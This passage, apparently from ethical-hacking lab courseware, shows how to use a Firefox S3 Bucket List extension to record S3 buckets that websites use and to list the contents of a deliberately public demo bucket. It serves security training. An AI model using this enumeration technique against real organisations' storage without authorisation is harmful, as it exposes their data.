
6. Open a new tab in the browser, in the address bar, type <https://www.eccouncil.org> and press **Enter**.



7. Now, click **S3 Bucket List** icon present on the top-right of the browser window to view the recorded S3 buckets.



8. You can observe the discovered S3 buckets under **S3 Bucket List** section, as shown in the screenshot.



9. By selecting an S3 bucket you can check its permissions.

The screenshot shows a Mozilla Firefox browser window. The address bar displays the URL <https://www.eccouncil.org>. The main content area shows the EC-Council website, which includes a sidebar titled "S3 Bucket List". The sidebar lists two buckets: "listgrowth.ctcdn.com" and "static.zdassets.com". Under "listgrowth.ctcdn.com", it says "AccessDenied" and "Access Denied". The EC-Council logo and navigation links like "About", "Programs", "Training", "Events", and "Thought Leadership" are visible on the left.


10. For demonstration purposes, we have created an open S3 bucket with the name **certifiedhacker1** in the AWS service. We are going to use this bucket in this task.

11. Open a new browser tab and type **certifiedhacker1.s3.amazonaws.com** in the address bar, and press **Enter**.

The screenshot shows a Mozilla Firefox browser window with the address bar set to <https://certifiedhacker1.s3.amazonaws.com>. The page content is an XML document titled "ListBucketResult". The XML output is as follows:

```
<ListBucketResult>
<Name>certifiedhacker1</Name>
<Prefix/>
<Marker/>
<MaxKeys>1000</MaxKeys>
<IsTruncated>false</IsTruncated>
-<Contents>
  <Key>PRE-Publication-version-SP.800-203.pdf</Key>
  <LastModified>2022-04-25T06:52:20.000Z</LastModified>
  <ETag>"79070021091ecf16d13fbe7be58d474b"</ETag>
  <Size>5201590</Size>
  <StorageClass>STANDARD</StorageClass>
</Contents>
-<Contents>
  <Key>PRE-Whitepaper.pdf</Key>
  <LastModified>2022-04-25T06:52:22.000Z</LastModified>
  <ETag>"79070021091ecf16d13fbe7be58d474b"</ETag>
  <Size>5201590</Size>
  <StorageClass>STANDARD</StorageClass>
</Contents>
</ListBucketResult>
```


12. This shows the complete list of directories and files available in the **certifiedhacker1** S3 bucket.



This XML file does not appear to have any style information associated with it. The document tree is shown below.

```
--<ListBucketResult>
<Name>certifiedhacker1</Name>
<Prefix/>
<Marker/>
<MaxKeys>1000</MaxKeys>
<IsTruncated>false</IsTruncated>
--<Contents>
<Key>PRE-Publication-version-SP.800-203.pdf</Key>
<LastModified>2022-04-25T06:52:20.000Z</LastModified>
<ETag>"79070021091ecf16d13fbe7be58d474b"</ETag>
<Size>5201590</Size>
<StorageClass>STANDARD</StorageClass>
</Contents>
--<Contents>
<Key>PRE-Whitepaper.pdf</Key>
<LastModified>2022-04-25T06:52:22.000Z</LastModified>
<ETag>"79070021091ecf16d13fbe7be58d474b"</ETag>
<Size>5201590</Size>
<StorageClass>STANDARD</StorageClass>
</Contents>
</ListBucketResult>
```

13. Now, click on the **S3 Bucket List** icon on the Firefox window and expand the **certifiedhacker1.s3.amazonaws.com** bucket to view its permissions. You can observe that the **certifiedhacker1.s3.amazonaws.com** is public as it gives access to all users.



This XML file does not appear to have any style information associated with it. The document tree is shown below.

```
--<ListBucketResult>
